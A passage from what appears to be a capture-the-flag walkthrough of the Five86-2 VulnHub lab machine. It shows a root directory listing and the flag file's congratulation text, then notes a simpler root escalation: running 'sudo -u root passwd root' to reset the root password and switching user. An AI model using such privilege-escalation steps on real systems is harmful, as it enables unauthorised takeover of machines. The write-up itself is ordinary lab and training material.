drwxr-xr-x 3 root root 4.0K Jan 9 08:54 .local/
-rw-r--r-- 1 root root 148 Aug 27 18:31 .profile
drwx----- 2 root root 4.0K Jan 8 23:00 .ssh/
-rw----- 1 root root 8.6K Jan 13 11:19 .viminfo
drwxr-xr-x 3 root root 4.0K Jan 8 23:01 .snap/
-rw----- 1 root root 995 Jan 9 05:14 thisistheflag.txt
/mnt/root/root # cat thisistheflag.txt

```

Download now

Congratulations - hope you enjoyed Five86-2.

If you have any feedback, please let me know at @Five86_x

I also want to send out a big thanks to all those who help me with beta testing of the various challenges: @m0tl3ycr3w and @syed umar in particular

```
/mnt/root/root #
```

Much simpler way of escalating privileges to root

<https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/>

```
peter@five86-2:/home/peter/lxd-alpine-builders$ sudo -u root passwd root
```

New password:

Retype new password:

```
passwd: password updated successfully
```

```
peter@five86-2:/home/peter/lxd-alpine-builders$ su root
```

Password:

```
root@five86-2:/home/peter/lxd-alpine-builder#
```